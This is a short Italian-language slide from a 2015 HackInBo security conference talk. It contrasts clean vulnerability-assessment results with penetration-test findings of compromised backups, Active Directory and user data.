


Risultati del VA

- ☐ nessun rischio HIGH
- ☐ qualche notifica su SSL e su protocolli di comunicazione insicuri
- ☐ nessuna credenziale di default

Risultati del PT

- ☒ compromissione dei backup
- ☒ compromissione del dominio Active Directory e di ogni sua componente
- ☒ compromissione dati degli utenti





THE **PT** CONUNDRUM (AND ITS **ANTISEC** FORMULATION)

MATTEO FALSETTI – MFALSETTI@ENFORCER.IT – FUSYS@SIKUREZZA.ORG

the PT conundrum - HackInBo - Bologna, 17 ottobre 2015

